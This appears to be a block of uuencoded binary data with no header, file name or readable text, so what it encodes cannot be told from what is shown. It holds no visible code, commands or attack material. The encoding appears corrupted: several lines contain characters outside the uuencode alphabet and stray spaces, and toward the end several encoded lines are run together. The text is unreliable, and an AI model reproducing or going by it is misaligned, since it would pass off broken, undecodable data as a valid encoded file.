M&<EWW"4FV`C-ZYBV#R%B6<RV[HY@##F?E"Y\$LN@X]>!\826!97=R-D@&#>
M.)F2\9FZ440&:LHL4:Y./3'E-?7#*%V;*BLZ`Y\C, NBG]A0_#P#.L77LB8HE
M&'<C?^#R2OUA`S^ARMR1BS'8_CL&;JPN0@\$/J#|7-:%K=N[0Y=W?>,(W;*Z@
MM[/Q/N>6/:L;UJU_SNY\7&?22WA,?"42M1LG[*^<`_[QB\#\$3?H,I"X@.^KP
M:J_F4*%VR;\$,@[X'%]C^LO"HS;QK#2>8?AN%!T.W[T'#@[L<4-)'T,BWAG)1
M[%Y<Y/](281"6'S2"/\$D.S.I?>X52HA2*Q3I.MVD'!*_T(B(#T+)SAEG)3_!
MHEJ-]<[Y7K^;1(RZP<W@(-)DX"O7@4<L?9B\$,)F95WK503C+SGQ,\>0'X="!
M^Z<7]B9#Z*G?8V2GIR,+7G1%!YL\ZG#`JF]RVN*E'8CH!3ZLLHG+!ZF3!3"]
M"!@V)A3Q*]Q`#!,=3J>O-&.9H0DO#DP!L@0#'-<+?^L%F8\C/G%J5'@_S#,
MB\E`2H(J>B?%G70NQMDB'EJX=U@X15[I(D^3?S1R?H?N29-7,4);6E)!],Y+
MY=2Q+`_+N'&\N`_<,>Y2&8Y-#U^CVL1#HI_Q#NOK5\$I9"**EU,QH6#`Z_-\$\
M"@Q+286WY`]69TB5HU(89>O?S\$SH'4Q?Y,6H0JVUM&>HFC\$*GJ=N5')C_QM8&
MRS@[L<(-<'P`5/WYE%8QTP:ERI!"V&[5S5J\&AEF03'X:4/+W./7"2K3C_
MST7)?'HJPQ(H%STTN!D*T]@L(&/X./3YEEU&&ZS5MQO2V#=#P2(%53`/I@AK0
MF"6EJ3E4#G?2:8"+90UAVYJ_Y.O8%TWJ>=%.RS(^4')L%&+O2&EVN<02[+'6
M*>F2@&XL^4/"C8Y;I_)QDP5C<-/4YKH9V8A\$EVKK<=Q6"NB46<^!:GJ=GH>N
M\W;QL7[@OU[[@F88L5QWUU(=[KR%]B'\REX[[4/\Z=YKFTXD]*E6_BZ"3_G
M=IMC9W=A!^U">T.IAK_(:VD[U,F]QJR)R86+)#/063/.D[[[C=1*O4Y)G
M(0HL_VKINY@J&I*=:>F+56%U<J.-D4*%-6H0GF/W"!^)]PA<Q%\JQUDTO-
MC'63OS%CI*7I&ZT;@[S-MV02I(@N8?<G?/E\$+Q/HG"1NVB+-Z'>2]/U'LA! ?
M^?G6X/SK?C_MQ?GQ]K?&0LS[<A:, (L:R\$@<M(K#' #GCJU?H4A5<R/Q^G#?F
MS;)8PG>CN?T@5%<-JSZLM+(D?O+\/CHIV.A"Z)7'<^P;LG^GOD!!+_M-_XYD
MY8QM(@M\[_WDT^.) (BOR#]HWDF<U(,K%)SDX+,I11POS;"J"\ZK^ICK7YM+5
M1+(#A6D\1&8C4RSY9[8R?:.8V-X1]KJ24WSFW]B3G)RZ2F5;%%Z+ /)V/=Y+ /
MU-16Y,RIQ=R3C1M=L6B<,:_I(F2@B)]G"WTF=>4&;;O/5XJY%&];=UMIKO9
M406U:PL%LS>R1S-(,+>(>=K+&Y010:"*7KJW8K)2*Q55'1',W*0=8YM6T&%
M9GDOZ0:W\$W6F^R_T[+NBJJDF.M&1]XG;5OI2QM1WRJTL>ROIDUVZ6DY?&U/\
M>>1XV+?S/JN#;V0OC]E+HV?@[SXKT5@8G='`&R?6Q;UF/S7S4\J;^"G,=@KL
M&00Y,8/&"/9=VZ>>I+H_95U39(DQNV9.QUHOL49G>S/E+.Y9KK-C68T=83\`
M0Y]Y!QG?[3.A9S%C66<(KC/@I%C8CVH[-%52U5:*):\R1%;W(#<ES;=GVNU
M)0`IGZOY>;)YW1@^)4_<C<-R%Q\MY_-H<W!9!\$*I26@6X(;A)]C%\[Z&XL8)
M,8J2K/J?P9O]UW%@II!T9R?-P>@S'9.TKAJ&>UJ8+VB2QII<BGN[XTSHBG%
MG6UAMFX(1=7JB#E]?AY/Z_??SY117N,B;4HK=5\I;Z=?CG_*=EJ68A,D+F9
M<MH9;*^`!'".U&;8\$59[<3\JV^G+90)O,9W@YG\$SPBRQ?0=Y<F!<+#VM!HLV
M_U&5WBJSSARCQK+EIYW;AN6E/RL042[X&5H7)?WDR.3)4]6(H'LYMH@MAR
MPN6@1X97*PSBQAL,T\$,6B]R\$`?DG8"&5S\Z`H\PRJG+7*1#/@QLT_4)3%8#D
M10XBF4>.\=&Y2_84!\$I9=5"3YZX)8A0&(S<<W*\$[A+BY<MGIRAK4*)SX;K^:
MLBLA\$+-8T/RIG*%I5LB>M58L]D1-#SH_<+<Q8)Z>JT1H/'J]APB4@4K<OH\$8
MY]+Q_&41!8!9Q.LY.=8@FL;2EV2(YC%'`ZJ9B+&V:.8=,?<*P\320BY<DJF
ME69'7!:WIQX4&OBK"M"XQ)E%7-?T_1/7E=/*!-!H/W&*9%#V,];-_#N80D3S
M=9;S76@2ISQ5FBX)E6<CS>V5\$UEFPQ;'W)VC#1R\<NB/PRJQ:"\BX"?6DC6PP
M&;_7P1@R!23DW30,@38P[R:23`*RG,E_@MNU;Z1S7,W,Y2G;-7NMRG237
MN1\$,+F]U:9`9*]RZPLPX)(P%&!_RNO^%:5?'N0CC?/"G:W535R1#()Z'5KFV
MD\$RR":H/)P":33H8&51@&\$CCYIU/<K(4![G=FD/R/3<?H443E*05"#T:U<JS
M@`U#,;V#%[JT]>#6-!G%&Y&K.KU`-&F^Y]I0H4TR]>E*8F]@(_\^>GHEMSH;
MH\LS#`YAVD]T'\$U(K'E_QAX<YLX`36FQA-KU\$A(,G0+'5L4'?10D^Y#*5A1]
M*KFJ,2W,F1LR[KEDJA_]Z78_<2Q,A<%M`\$8D`V*FCR`[[G632F<D@O.<\\$K
MY-WN;&ASG8,2GA:7)2\$ES5OFE#-F"@#;?H)W[GO.9>@,HV7QYY_+8F6%)3:O
M7QO'G:H+VP/M]"7OZXROE)>R].V0M,TZ*E7=#]@F=MT___S0NC1/I;![_[HK

M*^KYZ_O6+9WK]HRO]Q@OBP\$^#%<<%ZC\p770B^=9G(F]4^ZA.*#'.;+5.2]'
MJO+\`EV+G,7LPSBYT7-%U%_7ZX>LU_,OO%X_S1HPF&/HT1/) -B@F@:\DU!*Y
M5TF7*[BST'D?]PH9"V#]JA\R(GF4ICF#)&.@-'>?E8N?<YM\.!L_=0ZR]1KI
MB\Q?]<C_F*/]DY"=\Z_'Y-2Z'Z\$\CV?N?MKSO_0A*/\$Y+^'+F@L@AD@+65VH
M8MO<":<WGF"X&;ROC=6%.EGWGD0SKIMWBW\M4V0J!::E9<Z2FNB%H" "GZ=TT
M@OM:9;:<3G"-@B) &XU)H4)6!VSX^<OE7@W8TV_2WY2\$XO,S2N=?&:6/HEBY
MU@9I_=)GH!VV' &1L"MFG">BF&_@8F4?FM.BQ11AS23#F\$W&GD?A1=F1)48`Y
MXGEY&49]4AJ:@G0?/D97NA\O8[6E8C?_VXE#O#E?O[XO<0@_ACB_K#;#-6=
M<Z33QWOONG/>40.)TN3#;!!-5NH>G%0.89ID\$:8/!S?.!Y=/@"93K,BF\$MN,
MBG^]_KEOH0_N*>6XK%\'/%)D..)-_A;U'TS[DGINSTL640^FDE+3-O&O;-
M@NM.U:@F+!^SK&MS[PY3MNTL84WA`R0U!9'T'<J[N7R(F"8/>N'^ (IO[*W3^
MC4;WXG[T-<W=SR_X3=6]!WW-IW*S2<]?AW'X\'/G+-"W\$-#)X'Y/W#W20^++2
ME@SZ-O_Y,K^8^;^6>GV`D.,K6?B\S,^GW<79E")CXR5=J]*K8FY-Q+_GL)IW
M<>;JW>:X\$^35G6=QSA2!36DZN^[*!^Y",?>9]4D.J_^L@V0.N?U7L?U_E]C^
M^*VX%^TX+W^V\$^W]!WN]9&V8>_OES67)EW+.LXVB[QG5`^-60EN]21C=-M?[
MV&P<:HU9=_XH\$Q8;(;,5N=:3MO!1XI</) `EU/#9B+@`\'*/<Z7,4)IN9P3
M3XDJP<:6#??.2V;\$.Z,NA<I0%#G\$,; "FU25F&<T<X8TU,/9SDM4^`'KBT+!
MWB<)E3IT/\U:TZZ2[!TIVTIYI.5Y1]YW,?%HU0A5&JOY?;CL-95CN'VO)?77
M6U!3`^+D]&(F7F?Y:]F=^7#B\?_B'O[*>3,5,-3HT]R\$'\$+VV; ,H3E633J0
M+B-2(6Y[EF_60(=(EJOAO_QD96^4/Q>,V[_/=B\$_SHN(1,/ <NP?2(+^_ ;1]
M^J`^Z, #: _@3DQNK60*R#S9G:>?GF6X\$, (4F/4B\$WYV8C'G\X&Y!@>2Q]W7)
MY1WE.4%S9_1E%I8_O#]_) =;B/V#'?_Z<L/'Y\FG8C'NLHSQ^X' [<QK190"=K
M\^_@0(K%;UR_#TVM+(F3)]WG74R8\;?_MSX89F/E-W?H#`9!K]*H-JJK*Y[?
M&TR,QLR4`\)W!BN]MU?5JWNW48//QMh:_JT_7*^9?_&SOOJP]K=Z?:/Q<'VM
MME[?^NM`<7K?Q.U+X&`"6X-(?X&:W(TK=RL)_^AGY6E3_I9*7[C76"RUO]M
M'33W]X]V85>=_GS<ZA2+B(2QL)2Z\$?T[WLYXU^ .7/7Q;1&=O+A%1BBCT<Q6N
M\$]W%*8G,9#PR&I:&2A076]IR(F@.3N7`C\ :2\$*.U7>1=^J@HP1A=G,Y+?2O'
M?:, @/CEK7N'P;?2@,Q?G/!;'#@>!0J'=Q,.I#*1N8+@3*-<5WW7P=0)(S>\
MP+1/?H`B"6!=E;IG]Y_/N[M'9X>G\OEO2!P@`Y0YE#&\$%/ :M[V]FH5(9:9WT
MZ=?5RUF`7[1.GAQU6O@F3E`>NA3OI?'+_K,N%GIRMOO/UFEWM[6_WQ\$]=S"@
M]BBY%:)4C)WS@2O.)[VW+JJ`3L,['.&%1^FU,\$`"O)!BOVZZ\$%2J'M6CF*
M1%9K)7S8W'W>VF?MD0%RW3:_VH=/>T>GY['[WK9I.+)5<<#_NPKO'-Z<K9[
MVJ\$9?QXC!#%%.+>7];MB(5XI!0Q5O6T_P4SEV\7WL(*LO?(NU?)>Z\G9LZ(Y
MG0?-9^W=0NUVU;EHK&T^ZA<+;,>QVNB."T/GTNMM2V05%2R].B@Q.X]5RE!
MWU@#Z/YE&-Q\$V^:3Z`H6ZMNL9Q>.-["?<^AD^UGHPMD3Q3W&#IY%,K/:*' (G
M_:`2.GX_&`I_,CQW=<YJR5FY+[" ,38+A7J]MKI>7V^LU:TWN_"FL;KVT\$#5
M*/21?QJ[V]SJ:3!V!JJ1@')Y#2-&`!. *0H&V(Q<' +@<VON=[P\F0'.^!+PHQ
M_W<,(+5K(LI>)C<>`9BV^7?'R=V&97\$>) `TK#Z[0\^70+?M%]'/_8)C8F\$W
MJ(<9N<1Y?#`9+"SAWVU^I&D@K5_\ :H+DD5%(M,8O5L/Q<"7P'B)O"2KP@L_<
MRG)[?:'-W' IYVCHYA,V,!) \&B^&RZ:'22_!'`PY#S%/H8I0%XVPA)"T3UVF?
M%0I/<##0+C>H=0P;7LH%A<]H3=EO=9_HAI+1*42EY_?5-6.)@LK+[TA7+!@<
MK]R\$8AYA5-5*D*PO8VOFU><P_68'\#NA)J=#,K#_%(!I>'E8&K=`.H\$/H&DI
MI4:E=@7.X;DWCf+T8?DZ=)]\U+"ZR:#EA-K0ZPD<-LP^22;ELW1*P9Z[5]E[
M3:[^+[37VH=XK'=R^B+?I: ^_.WKYP/N?^I)5SVI7E4]_^/N?VL/'ZYM).Y_
M:XU:[>O][TM\OI&3+7Z([J*5(;!VU:O'1?LI!J8=IA^/O:&:\12N2U'Z,?S7
M&P_2SR=>@`^-IVX8^H%=<.`-@1[RLPL?:0C>`;JGP.Z^+'XCA+P_Q`\+)]7>
M,O,8PQJ-KT+7Z2=Z`A>2Y*-Q'Z8\]0SI;>JA%Z0>#;SS=#%_G'H&73?'%5Q<
M1.XXN#!&I1Z56/XY=)&)+!*=)3X*RM^52B66'I9)0%AY+(N4TX.`'F3-#YUG
M6<2!7M8V7XT\3T8A?WLHN<GISH3ZT-G?,63+]EQ3?L/FH?/]EMQT85J5=.>
M?P#;`NSXH|M-+BZ\VW]4KQ:,Y;.0)EJCT+M&\TK?&;K1R(&K"]>X\$"5NMU_2
M#1]UFJ='!^W=,NHA,MYVCMN'B%AC:9Z_A696H.(X&'H]&J%]Q=+5_W5TV+*&
MW[M:P7^ZL.2#, (D;]1*YS(QWU\NT!DE7]#(^<^TGPNW__5S%[[\TZC<`\`"
M697DK)P\@1OBP7%S]W0JFL-SQ.NT\$K^',TL,:&[<6_S-M^'2DN[U<4F>/C"/
MD7/IELLRG/I-[SR@G,R*S>E=`4U?BE@(@T*(/=Y+#MS%(I@G9>!61CE&\$/8Y
M]7CH]B<]-G`%'`1U&^YJ</7M0Z-OC13>7)M"=---A(J.8;<Q/P:MW#V?1WY
M.+FY93<,D8W?F<I8OY>4J\$;E:DFC0K%)MWSR<6K,R!OC0Y<#Y\BL7NC7<XD
MCFY"N"*4G%Y02'Z\]1;*V86ZW?:M_5:W:[A'V\$"V%O)>31H15\$<VK=M=%07:
MLNZ?BG*:"!6>`LHP];?"H>I7NNSKA=QVOW%S._MZX;5OUG/.`YSI3,W4>Y6Q
MJU;&:4&%1_;TT%LFICE;2L^MK-J/I]:`HEI(%)P>;VJ61,]!V6' L!9' L07V
M>1B\=7W4`P=T<P]\UX>K=<D)7=]9%F.2KRT+=]RKEI<1&AJ`C[58C_+*#V`I
M]=T1-.KZ/8_RRU-:<=\/QD8;,H`N`HDFYYB+?NPY`U,.!%`N0Z>O,MBWL_>3
M>S#A]L:" ,]9?>]\$\$\]NC0<7%(+C!= (D.)X*_@B]0^0(FA62,P\E@[(T&+B=9
MCSBB+XD4.=TY@C-BAH]&XMH)/+0_1(I\RW+XDH\$LP65.*=Z2ER(V=V/OW<4
M!AQ^N*)@S%EQ\$,LH+AE%\$[<?5)CF"+QY9N625_G:Z<!--:B\$&EMB#^I+R3>0
MDHRBZDZV)5I,&+%&%YO(#,&<*)B67@8C(.<9M6=:@MF"K>J(>I?IY+GUSJ
M:86`.E_H\4%W_UFWN]=^=@B'?^>?P-[`\B[7;E<ORG')?YV5_C`XGS_*14US
MN[!`=X\..Z?Q[BKH9Y)U@J6!M?'V?!OLZ[*<*0X!NN4L\W9SGK/BTC0Y2\$F
M*;YTP&E1^N[YY/*2%UWDN2%+(_6NU\!X,HPW!,E-D0E=H778?'*4.E4O`1'5
MO6.O%X-3I\$5T``.X=:!`[VV%2`RP1GV@\$+!!670"@E]X0%Q)J6R)4N&T:9V<
M')W@L5,H;*RQDD/).@?>I3]\$22>T(&'3ZO0B\$F?^WUGS\3L0)S?C5T6`4KT

M=KO>ZN9&MVL,*2Y>***S*G*PJ[FRLW:.X,QA=.?<H#VQBV)NSA9B+A':&?:QE
M<8_[BT,C1Z7Y^]P.,QM?#55>NB-HGL4'P4W;CCJW0<?JX]JM[/+ZV6B7\6;
MM50_PZ0W<3W\$AEV<=WZAI)8):W=0.<_Z>\JV@.>B"]OU]PF08UAT^H2@'PQ6
MVN,=X5AK5D'?;5A<SPK.67-"L#5R2F+[X79@;+X3OQ_UH-X7/M'A\^R!R65
M4EC`&!C^5*/"[].'-,#\$%K/'0T"G#\$8W2B.)?\7#B#5HT*_D\$.!I/'#XH?J?
M4KOECS*G.)H]\$H0^92"J<1J'_J%8I\`/GEJA.)\$F:K5A\$=8I'E\$>ILAQ6`^LB
M2*X<TA4C-.!;G'[?0WJ#F4B@'H9X#X-!Q*.*#>R/2<VB'(""'ETF^]P!.(N1
M0;\$4F@53=PG4,E8[Q0\SEI)^:RPD_4S-AJD3G3(9NK.9LQ'9:C+=AIJ3R)J3
M".?\${@C-3.*1FI]CN*\$1;F'N.J?-TS9<X)K/6MW._;34^Q`WP5F9DCLU?D=
MW[H"_*["!9(1+W0&Z\$NN7U!U[>?#YL'*0#\ [+>QVU_FD/PJ@809UA*<Q[TP
MB#!;2TC,HDR;54'AE=*=(U,LU>5]G5)F-'E'0:2N@!=\P"M6S^;68A1:XX3]
M(I+3FT*\$,<?F.\2D43D%R>]K+F3&!Q2Z(F?&91<PTD698>I8MB5Q)%^9'-
M(:6GR#<MXH>HAQS!RL"1I0I`#PIY+VG=JY?=H1.]3;%)1BLI/&>VE41K9IO)
M:3'9J:PMI_HXQXXCF,G-9NXVW2B30/UKNL#+D9*HA1EB,7]6\$3+WFEX\$.<UH
M)ISQ8%:1X63LWLXL-%/\$A)(CE+).+T47Y5F%SKTQ"=AFE'(B=^;PKR;^VUF%
MKB:7,P&:%`@YJQ]?_V<VYT1R;J?)*#,J_@&7;ZJ8D"UGKK#@@F6M3#M25\`O
M<=G4MCE?=\Q'+/-/N:^^[I@Y=DRB\$3R\$.DDSR7>&M92^RILF5'W7>/Q>L`ZF
MJY^A;:4^Q5-;5V<+[%]M<V-E/R354,P&G=)>+N=0L?3]OY^JNQOL&:V\$QQ,
MC,"?.R]2-:*[Z#JWQDO^FZITRY.66R^S;W^X8:!KR)?2T@=?^[1ST"PKGYNR
M:VE6:#OO!?!%(J;<&^[5M<C*'VC9M]_B,N1194UN0%?S>:()]E"^4,@;I\$*Y`
M&D(75264J/8X#,9N;TSL-;P0J,?RX,[U1VR@)P%)Y2":KL1PQE%_6TOW#H^Z
MI_L=??\$;D2VBK!6Y@XM2650JCV5+KW[\<<WRWSOHU2J[@#Z@>R[XW,1O`["
M:Q8>AZ:HBMEYV:]NEYO@2FCKIOH&MT(]W\W3TY,2/.D.@[X["W(<5;<6[>W
M4"YO&TQE\Z1UV.P^:YV6RH485*I`!PI<EPN61LAH>0>NV(8Z(\;#!JY/>_"
MZY5B'"[K^SA44NF33:U'@H<VNU@JR8#;=#*968KEF0K?Q`?VU530]+D546\
M-5[@U#4<L-K3'+(<^@,Z&8'?#E:6!X&8YQL'0MB2]J36(D@%ZD3AACNAI)=
MH@K`"3V^60:WXR)P485AH-ATX/R![S%IH0N4N6\M'[5J"DM+:GNGMU1RXR<H
M/ND0S2V07)IIFEY(/T)C6U.M12TT3UM[/-&BE%6EJG^5LRL?J]K?W:Z7FN^
MUHVS*Q?`C![D@HA[T-S;*SG+HF_H7V&=3A^/^^Y'-.O3BAH-8^^^=KZV,9,\$
MIH\$B,<R8ZJ74,]B?W2LG[---6(BN_>\T[>MJ5*X\8NJG0YAG]B6\$CUP`LZ#<
M?PV(%+8QYE1FN)M9\$`RDX*HH.>6\161UF\KVRSEKR-))\IXMK[]6U8ZOFX
M)'2IWE401&Z7?YN+!OC'@E8`H;,)VF1-ALO2K@)>:=M4^#YP?67DJNT#T4,P
M"-J@ (F7030VWWZ]FGV]FOTG`S/4[>5+W)1BB^FO>^;#=\,G7^CZII*CI?7
MKU#PT^CV7&@) ?OB-O;XB!H3]13_&`\<^XVFO5K?'GL*!A!._2]^UGXEE')6T
MCLL\`A19_H;=L%-6D,29EL5WVVD5-_.F<'F8ET4QFDA9566T:. \$RVS1S%[7K
MY,\$V' \$UD.M-8)(*;V3V&Z8L_I;NH"G3"<)D,6.FBN^*Q<)MI;(-_XH_H;YX
M_%C4K5-\>:]6O3KK>QS8.U'1IW=L1JV2RWVM#7],+M]]]OQ\ \$4<.F\5[<A
M->P)EIZ20_H&&>A-;!GV;13H9C,5%B*:/\K;+]^^@_#<TS"*S*GD5DE<SJ=GD
M*TT.EI)KEE!\$;ONP`S_L\!1TA\XMZ4?+.C2\-%;KGGM^U_,O@E<=A\$^8:#QI
M'U+]\IMJZ%YVY6:PP'+E++'V2@6KE@V<[3X_._QGZO47P"(9:.G).AVG'[;=
M`?72&1&Z3](=[8MX\$`L"1Q=V8C%1^7]]U,\$)LK*4BFQW=0:A'=4F+WH=C<EG<
MN&2-. \$8+)Z=_[?ACU/#R%5I<.+TQXPHE*F1K1W-/0&(-^;+`D!%W`F\$`F]I\$
M>]!QSIX=WP0\$1.U</_`K*\$Y#\T"L@;0<"PFTVW,CZ#T'NI4=DQKHIT%(4-Q;
M9PBCW=(#%&P3A0%/GR"D!GQ-&33)DA7\?%_1'^.K^LB20CS:0)CU.OFXX-?5
MAGI77UN#!_5:YKM'V`%9C=YMK.F^[I'!)MDA^"+\$K.9#&*`[QF4(J/4(/!=
M1]ZY4CNJG8++M50F*#?>8`N)B%:A(J0U@8O"\="^K(T&P4@/DX:3/XD<B,"
MT00"\$.;/=R,TL8@FJ`>7CJ@TUSMRJWX/^UP;A9'.6GPG2A7]#/>F7*0EKOD#
M\$Q*R863IX:6#!O_2/F`(!\$-/ [Q`M0!Q>8G\$SCEKKER2D06V^XZNRB26^PF3%
M;OH=9Q21FRF`H:.1*GNL:DI2PZZ+UKUDW0)C\BX7_!:*YJY\$:MJFE+.22HG
M&;0RFQO.-#U4L5V@I!RFHB1(-FA*\$D_T8Y?!)SVKQ8`V@#C-)CBQ0%\1HR
M]@M6'[EH(@P_!W?;N#C1-C(2`YJ4GC-\'(V2V#XP\W)-AE:HAEF.L2(2`I*`R%S
MY>C%EB;ZV\8H9JTL(D@#)Y3F*A&1<<_GRK')16!Z'7%7+?C?FW/--#A[&7.M
M[+6<6,<,F?OF^L'D\HHKH^\$W[D9C=6I[]T"FA];=DLY?>&\$4KV+9]I7;>RN<
M<WC*N]P;DP"3HFN<HS',B.6;_8D;GQ>R,O>)3&?,\$.%^<(-5E]S?)\Y@B4UA
MY?:T]N<RV^(X\$92&H\+%8X7L=)`<J(>-JKXB]ZG1%83>I8?B7&K]!JHOR?V]
ME+!_Y6I*;G%D(*?,V3L9=SR;`-@4@B`7FF[<E&[^N11IQ`"J=#V&@F91YI
MRDRDF?@,G`H5YP199LM)Y7+BA'#TNMS&U-&B09W>+]1UN<EARZ3'7XG7.@Y,
M\$P@>'?:NG7&^&/3]AQ`P'/I0HM3UE+XTRNM'[@1\$I6A,T9*<.[R4K[!T42!
MK\$61Z)>)U2BTT>^ST`K`&[QLK&>@/7N7;1Z(^9,<?<W6KXM%G(VX\$/--Y2
M>J_`)8D-`6\$UG;NX\$#&8B>,-]')W'3^N)AF7\^`2&M48IOTA#T[4F6AUE*SG
M^'=(9"X%D+X@1->`*K]924Q4"L&)>7JO<D9H5E`"D-(!HN(62A,*F_6RF:J
M9QTC.7RU<<[\$O/5/H3/'N!4.GQ:V)U I+/<\$W@LC26\DOH3A\$Y[R`"M5JU6L
M&R)M#":*3>CG7%L0?'`*C9CN+U-:0[3"D6?=&>CF`*L6D1WM(W_FX/E7D6H:
M7@ZE`R<:5S#D.O5Q&4_!`5!L6&/TE`T4^Q0Z4.F?[LK90]&JN6+Z[HYW`?T>
M8\H55:PT0[TGKU0RRIJ,+<=SBO'_4K)AFG`5&-Z-`]))/LB*L4:QU>XK/\$B.
M,\$L"7\R7)N"@YQ3:E[+*E3F:89:B,TL?@W)K0F`:?KS]%%+RU336]319C!#Y
M35)"\K\$XT\H>)U+JORII+.S9&P</,F3=QU;E";?]::\&UGO)GE7;PH#AO?/
M6\$#G15S5]",:C4,E0K.ZW'[18;,25?=Z6F4>.`70ZW,YLX3L>9AXH[MMC<&]
MA0,U8T045D2/2@[0#[H8VZ6_8DD<UF\$&'9SUF01#99TAHXF(#0UO=MF2X"L
M&R]C@)-2X\$XCG6M<%L6W.46!@N5UNI?3Z0_NWSB<S-D)57)*[^Z]CI%P<F5Y

M5\$CD3TSLVP^!Q) &82D (WP!+ET [-U_XNQ/H`L-,EVY+8KY%U>4R1F%PZ<]G [K M<+<E, [#`8+0XE1Y8]] TVJ5WOD!5E3IPN)E+X`6PMC;DLT!V78G!)V96ZX2@K M(F5RLDQW.&96!P,I6,%;FO;4!-H*B/EOR-) &UZI`XJP)IX'-]@ZBG86@;ET M2&1S/H&[@!%\0[R;<77IO2"%: [(UX%K1GP\99H6@9>'2H4:CO/2N77G+9=D: MMD\$C#MV!B_([!,&LLVDB)2.5X>5MF:O_-B%7\$`0L/=TTQ7D;6S=6]QXGN++ M2LXJ^DZ5)*9C!J/*MQ1SU@M8#%&Y66U%S0R5)8EHV&UP@I&#&=KI9)6B+>\ M;M3<IHF5JG:T67)DE<QH_`V\!W4C`CBN[1`;4=NT!0#EB-?SCNM#`\$RT0') M0=*`*1S7%=E7ZJY!'8,'+!;H/5U8['IEOAPT]_9.&D^:G5:)SRZ:5:X#4/"9 M\$KR=N)?*0+!04! [R5++RF&!7'E,L0QPY[,4];"<841U?' +T-\$%1>/3=OCL, M@/V7) VU,=Q/E=`\$F&;PJB9T6@6S^>!L#B!O?J[S]ZA8B)U.:K@X<1)()CZ6 M4BL,<4%('3H^7%G(M4IQ5E4M"\06D%AG7L_=D&,V&ZLM:];*6;QMS1JV9Z## M9%^SKV)IIB: ^NGRYA8?W&JK:5W0C7FO+C, YE(2O+^:>9[^NARH-YZKG\<5R: MP:'%#)OBT(AGN-K&P:"O+ON9J,OFLF0M0*B76-HV,<0*!)!;V6,!OOUS\$EZ^@ MPQJ16VK)/+XE)>P%H[N4+IUZT6D99,.H[A]E';Z3O_W"<;IC&5EOGM#WII2 M;LC1+4=WMGQ,(\Z0<2BD:*FR5L2)[]6T)!F=;4O>1I0X\$R23"V\FY<^D=-3 MZD'<1+H-"E0*IS^=0LJ<@?WG-D."M@E)4RI068/+FMT&4W//;[4'+,!OC>% MJC![J!T<!A'O%0X?@)/(O[^G(99QT_@J?'`Q0%S_"JUS`\`#, #Y2-:B%=HP< MAD>"2Q)^#S" `R)W48:!*,*;Q&TUZU@-0ZU5JN']1.*XL?N8=;\=XK%(;NL#>Z MPU\$3%8D7.L]XW]QDA<3YH55,.L5JQ=\$L9LBX:S#EZ4H03*]D_YC2:\$Y(+G.: M+I,-LH`2[;LGS+*:5@.@`H7<70<:35:+LOMY;-T\`_I@L"SKG\$=(,\603!EW M?<%HE_>+_XCV5_>/,3@K_G\M%?^QMO:P\37^XW]7/_^_3I3VOU*0Z;]4\$-XY MY*O#<ZDX419\`RL>/`C`\$L)D)"#IY=/K!6%?QE;"\$[L-I&@FF'ORD-U,<:* MZ`07XQOTRMESK]U!,'+#Q4@<./[\$&2RKV.M%.LIE5*](H&_6A!2K[\$K)48J4 MM((,O"@&A!NBN&3L7;.J\$<4O"4ATXV(;*O501'?1V!VROK->EEV6?'0KMRA5 M\$DIO2!GO!)>L366!4:.LC%TP4@4.)A@!ZP9'48A9'\@0K<(]M?M/H3(XSML-M_ (,Z5I(28:@V[/^Y\$X84C<H0X*#(R,>;9#CQ?6E9Y/CL\$67@F#F5-S259-T M<\#6!;!N2J#`CY'PB96:4B&'&;-O`=2)"O[>QN5'&\$8J%#RR]@)=8I7&:YKN MSEI^>"-F*]4:Q@F7)A`.7<<2/63.UXF&`\D-3")8F\$TB:Z<[06^F"S<PN2) M;[]UG=ME^E>_Z(TF7E_&@4C76<+M^[19#R:J*#V^FG;3SY<X!XMX-O=07!^ M#GB+W>"B!7#]@[^?P5K^F*" (CNV`<&)\-9U1]8RX54;NK0P,\$XE0K#6A]2\ MTE4`-2O2`"J!\$3\8?:ZQ\$:5`)FF0%34K/VC6G"LA.9+HPH7[P<&<9BQI\$W%T= M4^N#N^MZKA=\H=[J^&8?W%N,,0Q\TS=>,5`1^N?S=1VVA\$I-PQMB.\$'ST@\$9 M*Y+QCR--R!);7IDPHI`D\$-7]LCEDUP-\$-[\$I\`N%+./ML5-\$+Z]#_4IV#[0 M8CB^1>F%]13]@40?P1N*%AOL/'L-]PQ]2ZM`_X:+?_KYPO&_]<"Y'FB=_ [M_K>V6F^D[G]P)?QZ__LB?\ODE*(=#AV?*;8\]YH,(GP/^6ZO+["@*FIDI (/ M*VA_1E3Y="LO6B=>]M&A6/B']A3%))+'N_QC(;=T]Z#YOT<G(E6E.W1^`\) _ M3*G7/LRNY_E3ZSTY:_:T_3*CXOGD\$L/1Y]<\/&F]R*CGA^[UE%K/VGL9&.E> M>OU_9, :] [V*60*P8^:F9/LX*('N,@<>B5\$#/1(S>TL`I%_?'NO>E7)@:R7I< M">M<7\$3PMU+7D2?R"i8<@8-0?'#:AV1UC?)5!0"X`_KZ^/JH_S]@:CW.=F!# M_%?KY\$A`SUZKE9/O#X^Z!T<O6KK(9JV<&G;G;'>WU>D4"K7DF];)2??HZ*!0 MJ&>].3PZ)>![A8:.FA(;!'8R(MMC!,3RMA4`?ZX(^';@>]36L&U0JF;9,EM) M1#&11; ;3E7MV97 (&GP<0>I (;8\$9!Y-U"YX<D1%6=7X('ID(L[>C\$"G=AAK*F M=OS`)^%B5*J7LSH=NK+7V3HW5<6H<1&Z;MDRL5)V6NDI8"<QME+(L-Y*@I:U MR%VV.\(4CK*ATA+QE%U,'IPYF6;*K.Q\$!W"?CM+(QA9[XT'9LG'%)!@J9U8P MZ(]B7S+X-7#]D=F:[][\$!>'>_IG-X.`T>WX/*L]U0:\`MEYK(9H2NZ/<L&> MWQD@C4I&%C8\$8`W):D`-:^J0DHW37`WU^C17SE)HZ6OY!\9(N!@XE)',19IH M*+QG2^;0I+(F;OL>[4:JW<3"337^P2/KVR,CV/-U-8O7>+]MWX\$2=Q_Q]8[R M)?A_XBWN?PF8SO_7ZXW:>H+_KW_E_] =/_>ZVDG\Q*@7DA93-LRLVHA3^SI MG!ODBQI['E'0K='D?.#U1/.XK=S,.(T\1\UBV0Y["'IC[60D\$WZ0&+OGH+R: M0[?%;LO2\,((_X%]O"%X[O!])J0(%D&]QXZ_AWY#7237:(OF=`_ :Y=WW/9 MU'(%.(H/!G>Q8#%H;)%\GGPV2.R\$YI'N6,68[@=D_CB!4Q"S+R"D93#R0OB. MZ5;0K03*]=':A;;(90PAV7^A\$A<E,F-)WSF\$HF`BRAWCR_JENTE3P(>Q3C& 